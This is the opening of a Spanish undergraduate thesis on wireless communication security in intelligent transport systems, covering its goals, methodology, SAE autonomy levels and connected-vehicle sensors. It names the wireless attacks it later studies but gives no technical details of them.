Escola d'Enginyeria de Telecomunicació i Aeroespacial de Castelldefels

UNIVERSITAT POLITÈCNICA DE CATALUNYA

TRABAJO FINAL DE GRADO

TÍTULO DEL TFG: Seguridad de las Comunicaciones Inalámbricas en los Sistemas de Transporte Inteligente

TITULACIÓN: Doble titulación de Grado en Ingeniería de Sistemas Aeroespaciales e Ingeniería Telemática

AUTOR: Víctor Moreno Barrera

DIRECTOR: Juan Hernández Serrano

SUPERVISOR: Alejandro Manilla González

FECHA: 7 de septiembre del 2022

Título: Seguridad de las Comunicaciones Inalámbricas en los Sistemas de Transporte Inteligente

Autor: Víctor Moreno Barrera

Director: Juan Hernández Serrano

Supervisor: Alejandro Manilla González

Fecha: 7 de septiembre del 2022

Resumen

La industria de la automoción se encuentra en medio de una transformación disruptiva, ya que los vehículos han pasado de ser máquinas mecánicas a "ordenadores con ruedas". Cada año, millones de vehículos conectados se unen a las carreteras a nivel mundial, con tecnologías que controlan su funcionamiento. Estas tecnologías son vulnerables a ciberataques, poniendo en riesgo la privacidad y la seguridad del conductor y de los pasajeros, además de poner en riesgo la infraestructura del transporte en caso de accidentes.

Para entender cómo controlar estas vulnerabilidades, la primera parte de este proyecto está dedicada a analizar los sistemas inteligentes de transporte, los vehículos autónomos, la conectividad y los dispositivos involucrados. También, se estudian los métodos de ataque y amenazas que pueden afectar a las comunicaciones inalámbricas con el fin de entender el riesgo al que nos enfrentamos y proponer más adelante posibles mitigaciones.

La segunda parte se centra en definir casos de prueba, evaluando las amenazas y los riesgos que estas puedan presentar, y las diversas conexiones son investigadas a través de ataques a sus comunicaciones inalámbricas. Para esto, se establece un entorno que simula las comunicaciones entre dispositivos de una *smart city* y se completan seis casos de prueba o ataques: Escaneo y Acceso, MitM, Jamming, Rogue AP, Interceptación y Suplantación, y GPS Spoofing.

Algunos de los ataques realizados representan de una forma más realista que otros los ataques a los que son vulnerables los sistemas de la automoción. Sin embargo, los seis casos han sido completados y mencionados con el fin de entender e ilustrar la diversa naturaleza y los tipo de ataques que pueden llegar a existir en redes inalámbricas.

Title: Security of Wireless Communications in Intelligent Transport Systems

Author: Víctor Moreno Barrera

Director: Juan Hernández Serrano

Supervisor: Alejandro Manilla González

Date: 7th September 2022

Overview

The automotive industry is in the midst of a disruptive transformation as vehicles have transformed from mechanical machines to "computers with wheels." Every year, millions of connected vehicles operated by technologies join the roads globally. These technologies are vulnerable to cyber-attacks, putting the driver's and passenger's privacy and safety at risk, as well as putting transportation infrastructure in jeopardy in the event of accidents.

To understand how to control these vulnerabilities, the first part of this project is dedicated to analyzing intelligent transportation systems, autonomous vehicles, connectivity and the devices involved. Also, attack methods and threats that can affect wireless communications are studied in order to understand the risks that we face and further propose potential mitigations.

The second part of the project focuses on defining the test cases and evaluating the threats and risks that these may present. The various connections are also investigated through attacks on their wireless communications. For this, an environment that simulates communication between devices in a smart city is established and six test cases or attacks are completed: Scanning and Access, MitM, Jamming, Rogue AP, Interception and Impersonation, and GPS Spoofing.

Some of the attacks performed represent more realistically than others the attacks to which automotive systems are vulnerable. However, all six cases have been completed and mentioned in order to understand and illustrate the diverse nature and types of attacks that can exist in wireless networks.

ÍNDICE

FIGURAS

TABLAS

GLOSARIO

ADAS	Advanced Driving Assistance Systems
BSM	Basic Safety Message
CAN	Controller Area Network
CAV	Connected and Autonomous Vehicles
CS	Cyber Security
CSMS	Cyber Security Management System
C-ITS	Cooperative Intelligent Transport Systems
DSRC	Dedicated Short Range Communications
DSRM	Design Science Research Methodology
ECU	Electronic Control Unit
FCC	Federal Communications Commission
GLOSA	Green Light Optimal Speed Advisory
GNSS	Global Navigation Satellite System
IANA	Internet Assigned Numbers Authority
IMU	Inertial Measurement Unit
ISO	International Organization for Standardization
LIDAR	Light Detection and Ranging
MD5	Message Digest Algorithm 5
MQTT	Message Queuing Telemetry Protocol
MITM	Man in the Middle
OBD	On Board Diagnostics
OBU	On Board Unit
OEM	Original Equipment Manufacturer
OSI	Open Systems Interconnection
RFID	Radio Frequency Identification
RSU	Road Side Unit
SAE	Society of Automotive Engineers
SHA	Secure Hash Algorithm
SSH	Secure Shell
TARA	Threat Analysis Risk Assessment
V2I	Vehicle to Infrastructure
V2N	Vehicle to Network
V2P	Vehicle to Pedestrian
V2V	Vehicle to Vehicle
V2X	Vehicle to Everything
WAP	Wireless Access Point
3GPP	3rd Generation Partnership Project

CAPÍTULO 1. INTRODUCCIÓN

1.1. Empresa

El Grupo Applus+ es una de las empresas que lideran a nivel mundial el sector de la inspección, los ensayos y la certificación. En la industria de la automoción, Applus+ IDIADA es un socio que presta servicios a sus clientes en términos de diseño, ingeniería, ensayos y homologación. Más de 2.700 profesionales forman parte de su equipo de trabajo en 58 filiales y 22 países. En particular, realicé mis prácticas para el trabajo de fin de grado en Applus+ IDIADA Tarragona, oficina central de la empresa e instalación con pistas de prueba para vehículos. [1]

1.2. Motivación y Justificación del proyecto

Desde una temprana edad, desarrollé un gran interés por los vehículos y su funcionamiento. Recuerdo ir al taller en el que trabajaba mi padre para intentar entender el papel que jugaba cada pieza de un vehículo y la importancia de estas en el funcionamiento integral del coche o de la moto. También, recuerdo esperar con ansias los domingos para poder ver las carreras de Fórmula 1, en las que cualquier pequeño detalle del coche podría tener un enorme impacto en el resultado de cada escudería.

Por otro lado, al llegar a la universidad, descubrí el mundo de la ciberseguridad, que es actualmente una prioridad para empresas y gobiernos, ya que la protección de sus activos y datos es crucial para asegurar su funcionamiento y estabilidad. Durante la carrera, aprendimos que cada vez hay más información disponible y la digitalización de esta información es vital. Por ello, el número de ataques también ha incrementado enormemente, debido al valor que tiene la información.

Así, cuando se me presentó la oportunidad de hacer este trabajo de fin de grado con Applus+ IDIADA, inmediatamente decidí aceptarla, ya que podría explorar mi gran pasión por el mundo de la automoción y mi gran interés por la ciberseguridad. Además, eran innumerables la cantidad de habilidad que podía desarrollar al trabajar en una empresa de dicho calibre, líder en el área.

La ciberseguridad en el ámbito de la automoción se tiene más en cuenta. Desde el 1 julio de 2022 en la Unión Europea es obligatorio el cumplimento de la norma UNECE R155 por parte del fabricante para poder homologar los nuevos tipos de vehículo y a partir del 1 de julio de 2024, será obligatoria para la homologación de todo tipo de vehículo. No cumplir con la norma puede acarrear al fabricante sanciones económicas de hasta treinta mil euros por cada vehículo.

Así, en los últimos años, la industria de la automoción ha sufrido una revolución, ya que los vehículos han pasado de ser máquinas mecánicas a “ordenadores con ruedas”. De esta forma, los vehículos conectados traen consigo nuevos retos para la tecnología de la comunicación, ya que estos pueden realizar distintas acciones en función de sus comunicaciones inalámbricas, como es el frenado automático de emergencia o la respuesta en casos de cruce con otros vehículos. Por ello, es muy

importante que los vehículos cuenten con sistemas avanzados que los protejan contra las amenazas de ciberseguridad.

Estas amenazas pueden suponer incidentes que afecten a la seguridad de los pasajeros, o a la infraestructura del transporte mismo en caso de accidentes. Sin embargo, son más probables los ataques de cibercrimen, en los que los datos de un vehículo (incluyendo localización, información de sus alrededores, información sobre los pasajeros o los conductores) son de gran valor para los hackers. Es importante destacar que de 2018 a 2019, hubo un incremento de un 99% en incidentes de ciberseguridad en la automoción, incluyendo ataques físicos y remotos. Como dijo el CEO de Jaguar Land Rover, Sir Ralf D Speth: *"En un mundo conectado, la ciberseguridad es tan fundamental para su seguridad como los frenos"*. [2]

Además, 1,35 millones de personas mueren en accidentes de tráficos anualmente. De hecho, los accidentes de tráfico son la octava razón de muertes globalmente, y el C-V2X (*Cellular Vehicle-to-Everything*) se presenta como una posible solución para este problema. Cuando hay un accidente, las tecnologías inalámbricas crean la posibilidad de que los vehículos adviertan a otros vehículos a través de mensajes de vehículo a vehículo (V2V) y a los servicios de emergencia a través de comunicaciones de vehículo a infraestructura (V2I).

En este proyecto, he podido conocer el funcionamiento de las comunicaciones inalámbricas de vehículos de la automoción y las vulnerabilidades de esta. He descubierto las herramientas de *pentesting* y su uso, además de haber realizado ataques a la seguridad de redes, más tarde proponiendo posibles mitigaciones que podrían evitar estos riesgos.

Por tanto, este proyecto trata de comprender, a través de distintos ataques a las comunicaciones inalámbricas entre dispositivos de la automoción, la facilidad con la que se pueden llevar a cabo estos ataques y las vulnerabilidades de las redes.

1.3. Objetivos

Este trabajo de fin de grado nace para comprender y aprender sobre las comunicaciones inalámbricas entre dispositivos de la automoción y contribuir en los siguientes aspectos y discusiones de la ciberseguridad de la automoción:

1. **La importancia de la ciberseguridad en la automoción**, la cual no debe considerarse como un coste innecesario para los vehículos conectados, sino como uno imprescindible;

2. **Las vulnerabilidades** de los vehículos conectados;

3. **Las herramientas de *pentesting* y su empleo**, técnica diseñada para determinar el alcance de los fallos de seguridad de un sistema;

4. **La realización de ataques** a las comunicaciones inalámbricas entre dispositivos, en un entorno simulado;

5. **La propuesta de mitigaciones y contramedidas** para los ataques a las comunicaciones inalámbricas entre dispositivos de la automoción.

Para cumplir estos objetivos y de manera más concreta, este proyecto se centra en crear un entorno simulado donde poder descubrir vulnerabilidades en las redes inalámbricas y a su vez el procedimiento para su explotación.

Por tanto, el objetivo general de este trabajo de fin de grado es estudiar las vulnerabilidades de vehículos conectados realizando ataques a las comunicaciones inalámbricas entre estos, en un entorno simulado, y proponiendo contramedidas que puedan evitar dichos ataques.

1.4. Metodología y Estructura

Para lograr los objetivos propuestos, en este proyecto se ha optado por seguir el proceso definido por la Metodología de la Investigación del Diseño (DSRM) [3], dividida en cinco etapas: (1) Identificación del problema observado y motivaciones, (2) Definición de objetivos para una posible solución, (3) Diseño y desarrollo, (4) Demostración, y (5) Evaluación. En la Figura 0.1 se detallan las etapas, los escenarios previstos y las herramientas utilizadas para cada actividad.

Así, la estructura del proyecto queda definida por los siguientes parámetros:

1. Identificación del problema observado y motivaciones:

El segundo capítulo se enfoca en el análisis del estado del arte de los sistemas inteligentes de transporte, los vehículos autónomos, la conectividad y los dispositivos involucrados como la RSU (*Road-side Unit*).

El tercer capítulo consiste en analizar los métodos de ataque y amenazas que pueden afectar a la comunicación inalámbrica, con un enfoque en los tres principios fundamentales de la información: confidencialidad, integridad y disponibilidad (Triada de la CID o CIA en inglés).

2. Definición de objetivos para una posible solución:

En el cuarto capítulo se introduce la definición de los casos de prueba. Además, se evalúan las amenazas y los riesgos que estas puedan presentar, a través de un análisis de riesgos basado en el estándar ISO/SAE 21434.

3. Diseño y desarrollo:

En el quinto capítulo se describe el hardware y software empleado y la configuración específica para cada caso de prueba. En esta, se definen las precondiciones, la descripción de acciones, resultados esperados y las herramientas utilizadas para cada uno de los entorno.

4. Demostración:

En el sexto capítulo se realizan las actividades de validación con el objetivo de llevar a cabo las amenazas previamente descritas y comprender su viabilidad en entornos reales. Por tanto, se llevan a cabo seis distintos casos de prueba que engloban diferentes vías de ataque que puedan sufrir las redes inalámbricas.

5. Evaluación:

Tras realizar cada ataque (Escaneo y Acceso, MitM, Jamming, *Rogue* AP, Interceptación y Suplantación, y GPS Spoofing), en el capítulo cinco se proponen mitigaciones para reducir la posibilidad de ser víctima de estos.

Por último, se concluye el proyecto reflexionando sobre la importancia de la ciberseguridad en la automoción e introduciendo recomendaciones para el futuro de estas tecnologías.

Además de las etapas de DRSM, el proyecto se organiza en función de las fases de un test de penetración (*pentesting*). Estas fases quedan representadas en la columna de actividades de la Figura 1.1 como siete fases en las que el objetivo es identificar y corregir posibles vulnerabilidades y peligros asociados.



Figura 1.1: Etapas del proyecto según metodología. [3]

CAPÍTULO 2. ESTADO DEL ARTE

2.1. Panorama de los sistemas inteligentes de transporte

La existencia de infraestructura inteligente va asociada con conseguir lo que se conoce en ciudades como *smart city*. Estas usan información avanzada y tecnologías de comunicación para encontrar soluciones a problemas como la contaminación, el tráfico, el estacionamiento, la salud pública y la seguridad.

Las ciudades inteligentes consiguen crear redes de información, inteligente e integrada gracias a sensores y tecnologías de comunicación inalámbrica, enfocada en la infraestructura, vehículos, *wearables* y dispositivos físicos. Estas redes permiten recibir, analizar y compartir datos en tiempo real permitiendo una mejor toma de decisiones y de repuesta.

Para poder considerar que una ciudad sea inteligente, se deben tener los siguientes puntos:

- **Redes**: Red de sensores para reunir e integrar datos que pueden ser usados por diversas aplicaciones y servicios para los ciudadanos.

- **Conectividad**: Permitir una interacción oficial por parte de la ciudad con la comunidad, además de monitorizar y manejar la infraestructura de la ciudad.

- **Datos abiertos**: Las ciudades inteligentes están destinadas a una filosofía de datos abiertos con el objetivo de compartir operaciones rutinarias y planificar datos con la población.

Actualmente, las ciudades que predominan en este campo son Londres, Nueva York, París, Tokio, Singapur y Dubái, entre otras. Estas ciudades han aplicado diferentes tecnologías en función de sus necesidades individuales. Por ejemplo, el proyecto ‘LinkNYC’ remplaza las cabinas telefónicas existentes por puntos de acceso inalámbricos (WAP) para dar servicios a la ciudad o el proyecto ‘Midtown in Motion’ usa sensores de velocidad y centro de datos de tráfico urbano, logrando mejorar un 10% los tiempos de desplazamiento en horas punta. [4] También, se hace uso del *Big Data* para tener sistemas automatizados de transporte, sanidad y medio ambiente.

Para poder tener una visión general de los objetivos que tienen las ciudades y los impedimentos a los que se enfrentan a la hora de desplegar la tecnología, el departamento de transporte de Estados Unidos realizó una encuesta a 52 ciudades del estado en agosto de 2019, donde se identificaron las actividades más comunes de las ciudades inteligentes y los campos más desafiantes para desplegar tecnologías ITS. [5]

En dicha encuesta se obtuvieron los siguientes resultados:

- Gestión de tráfico → 69%
- Gestión de datos → 63%
- Transporte público → 63%
- Automatización/Conectividad para vehículos, bicicletas y peatones → 63%

Por otra parte, los desafíos más frecuentes que se identificaron fueron:

- Financiación → 62%
- Falta de estándares → 38%
- Coordinación entre departamentos → 37%
- Necesidad de tecnología más desarrollada → 32%
- Ciberseguridad insuficiente → 32%

Como podemos apreciar en estos resultados, el principal problema es el aspecto financiero y esto se debe a que además del coste que significa desplegar y desarrollar la tecnología, existen costes asociados con el funcionamiento continuo y mantenimiento al desplegar estas tecnologías. El departamento de transporte de Georgia, que realizó un proyecto para la conectividad de vehículos [6], indicó que el coste de los dispositivos RSU (*Road Side Units*) oscila alrededor de 1000€, su despliegue 800€, mientras que su operativa y mantenimiento 2000€ anuales.

El segundo gran desafío es el uso de un mismo estándar. Esto se debe a que cada institución desarrolla la tecnología de la manera que cree más idónea, lo que crea una falta de entendimiento entre sistemas e impide que se puedan usar a nivel global. Estos desafíos serán analizados en más detalle en los siguientes apartados.

2.2. Vehículos autónomos

Implementar infraestructuras inteligentes en las ciudades no tendría grandes beneficios, sin la existencia de vehículos autónomos e inteligentes.

Los vehículos autónomos están experimentando un crecimiento exponencial en la sociedad y se espera que en 2040 se vendan 33 millones de vehículos autónomos a nivel global. Esto representa un incremento notorio respecto a las 51 mil unidades que 'IHS Markit' previó en 2021. En la siguiente Figura 2.1, se muestra la proyección del crecimiento de las ventas de coches autónomos hasta 2040 por región. [7]



Figura 2.1: Ventas de vehículos autónomos entre 2020 y 2040. [7]

Los vehículos autónomos son capaces de recopilar datos como la desaceleración, la ubicación de cada peatón, los baches, los coches cercanos, entre otras. Estos datos resultarán de gran utilidad para las ciudades ya que, por ejemplo, podrán utilizar los datos obtenidos por un LIDAR para obtener un mapa completo de sus carreteras, detectando las zonas donde su estado no es óptimo. Otra gran utilidad es la capacidad que tendrán los vehículos de compartir las grabaciones que realicen con otros vehículos, reportándolos a las autoridades en casos de conducción insegura. También, se podrán utilizar las plazas de estacionamiento con otros propósitos, gracias a los taxis sin conductor que permanecen en continua circulación.

2.2.1. Niveles de conducción autónoma

De acuerdo con el estándar SAE J3016, se establecen seis niveles de conducción autónoma para vehículos de motor en carreteras. Se establece el nivel cero donde la conducción es realizada al cien por ciento por el humano, hasta el nivel cinco donde el vehículo es totalmente autónomo.

Nivel 0 – No hay automatización de la conducción

En este nivel, el vehículo no tiene tecnología de conducción automatizada y, por tanto, es el conductor el que se encarga en todo momento de realizar todas las tareas (acelerar, frenar, girar). Los sistemas que intervienen son de apoyo al conductor y temporales, como puede ser advertencia de colisión frontal, asistencia para mantener el vehículo en el carril, entre otras.

Nivel 1 – Asistencia al conductor

En el nivel uno, se encuentran los vehículos que tienen sistemas que controlan la velocidad o la dirección, pero no ambos a la vez. El conductor sigue siendo responsable de supervisar el sistema en uso y, por tanto, debe estar con las manos en el volante y atento a recuperar en cualquier momento el control del sistema usado. Un ejemplo sería el control de crucero adaptativo donde el vehículo es capaz de mantener la distancia con el vehículo que tiene delante, sin la intervención del conductor.

Nivel 2 – Automatización parcial de la conducción

Un vehículo de nivel dos hace uso de sistemas avanzados de asistencia a la conducción (ADAS) que tienen la capacidad de controlar la dirección, la aceleración y el frenado a la vez, en condiciones específicas y durante cortos periodos de tiempo. Sigue implicando que el conductor esté detrás del volante para tomar el control en caso necesario. Un ejemplo es el conocido *Autopilot* del fabricante 'Tesla' clasificado de nivel 2 según SAE, ya que actualmente no permite que el conductor separe las manos del volante.

Nivel 3 – Automatización condicional de la conducción

Un automóvil con nivel tres hace uso de ADAS e inteligencia artificial para tomar decisiones en función del entorno. El vehículo es capaz de realizar una conducción autónoma por largos periodos de tiempo. En este nivel, sigue siendo necesario que el conductor esté alerta tras el volante para controlar al vehículo en casos de fallo del sistema, aunque no requiere una supervisión constante como en los niveles previos.

Actualmente existen problemas a nivel legal para poder hacer uso de vehículos de nivel 3 ya que, por ejemplo, no está claro quien tendría la responsabilidad en caso de un accidente. El primer fabricante en conseguir la homologación de nivel tres ha sido 'Mercedes-Benz', concedida por la Autoridad Federal Alemana de Transporte por Carreteras (KBA) bajo la base de la norma UN-R157. [8] El sistema recibe el nombre de *DRIVE PILOT y* se espera que esté disponible a en 2022. Este sistema tendrá la capacidad tanto técnica como legal para poder asumir la conducción en tramos de autopista con velocidad límite de 60 km/h.

Nivel 4 – Alta automatización de la conducción

Llegamos a un nivel en el que no se requiere ninguna interacción humana para el funcionamiento del vehículo. Incluso en caso de que se produzca un fallo en el sistema, este debe estar preparado para poder detener el vehículo. Esto quiere decir que la persona a bordo no necesita estar atenta a la conducción y que el vehículo no necesita tener volante ni pedales como los vehículos de los niveles inferiores.

La tecnología que se plantea con este nivel está enfocada en la conducción destinada a servicios de transporte público y taxis sin conductor, ya que se puede establecer un trayecto especifico restringiendo la zona geográfica con geovallas. Esto se debe a que en este nivel se contempla que ciertas condiciones meteorológicas adversas pueden limitar o anular el funcionamiento del vehículo. Actualmente existen algunos prototipos como el de 'Waymo' por Google, 'Cruise', 'Argo AI' o 'Aurora'.

Nivel 5 – Automatización total de la conducción

La diferencia de este último nivel respecto al anterior es que en este se contempla que el vehículo pueda realizar la conducción autónoma en cualquier escenario posible, aunque este sea desfavorable. Esto supone un gran reto tecnológico y por tanto no se contempla alcanzarlo a corto plazo.

A continuación, en la Figura 2.2 se muestra un resumen extraído del estándar SAE J3016 que detalla las tareas que se realizan según el nivel. [9]



Figura 2.2: Niveles de conducción autónoma - SAE J3016. [9]

Como se puede apreciar, hay una distinción entre los niveles 0, 1, 2 y los niveles 3, 4 y 5. Esto es debido a que en los primeros tres niveles el vehículo ofrece sistemas de apoyo al conductor y, por tanto, es necesario que el conductor esté atento y con capacidad de tomar el control total del vehículo en cualquier momento. Por otra parte, en los últimos tres niveles es el vehículo el que tiene el control total sobre sí mismo con la particularidad de que en el nivel tres, el conductor puede ser avisado en casos específicos para que tome el control del vehículo.

2.2.2. Tecnología del vehículo

Disfrutar de ventajas como no tener que preocuparse por la conducción, la mejora en el flujo de la circulación, o la reducción de accidentes de tráfico no serían posibles sin la incorporación de todos los sistemas de conducción modernos que estos vehículos requieren. En líneas generales estos sistemas se basan en obtener información del entorno a través de múltiples sensores y de interpretarla a través de unidades de control. En la siguiente Figura 2.3 se muestra un esquema con los distintos sistemas necesarios para una conducción autónoma.



Figura 2.3: Esquema de los sistemas en un vehículo autónomo.

La variedad de tecnologías se debe a que los sistemas trabajan en conjunto para suplir la debilidad que tiene cada sistema. Entre los mostrados en la figura previa, podemos destacar el LIDAR (*Laser Imaging Detection and Ranging*). Este es un sistema clave para alcanzar los niveles más altos de autonomía, ya que se encarga de crear mapas en tres dimensiones y de 360º de las carreteras y objetos del entorno. Además, sabe la posición de cada objeto de manera precisa, siendo capaz de detectar la distancia a la que se encuentra midiendo el tiempo de recorrido del láser. También cabe destacar el RADAR (*Radio Detection and Ranging*), un sistema más básico y con un funcionamiento similar, pero que usa ondas de radio.

Otros sistemas como los sensores infrarrojos y ultrasónicos son empleados para ubicar elementos a una corta distancia, usando los infrarrojos en condiciones de poca luz. Un sistema muy conocido es el GPS (*Global Positioning System*) que consta de 24 satélites estadounidenses que además de usarse para localizar un vehículo en cualquier parte del mundo, sirve para calcular y optimizar rutas. Otro elemento interesante de la imagen son las videocámaras, que en los vehículos tienen la función de reconocer señales de tráfico, humanos y otros elementos a través de inteligencia artificial.

2.3. Conectividad

Actualmente no existe una norma operativa definida para que las ciudades y los vehículos compartan datos, es por ello que se ha optado por un enfoque *laissez-faire.* Esto quiere decir que los fabricantes y los operadores de coches autónomos sirven de guía para las ciudades que se encuentran con capacidad insuficiente de poder manejar el gran volumen de datos que generan los vehículos autónomos y la complejidad de estos.

En la siguiente Tabla 2.1 se pueden ver los datos que genera cada sensor y la cantidad necesaria de cada uno por vehículo.

Tabla 2.1: Sensores en un vehículo autónomo y volumen de datos. [10]

Sensor	Cantidad	Datos generados por sensor
Videocámara	6 – 12	500 – 3500 Mbit/s
LIDAR	1 – 5	20 – 100 Mbit/s
RADAR	4 – 6	0.1 – 15 Mbit/s
Movimiento de vehículos, GNSS, IMU	–	< 0.1 Mbit/s
Ultrasónico	8 – 16	< 0.01 Mbit/s

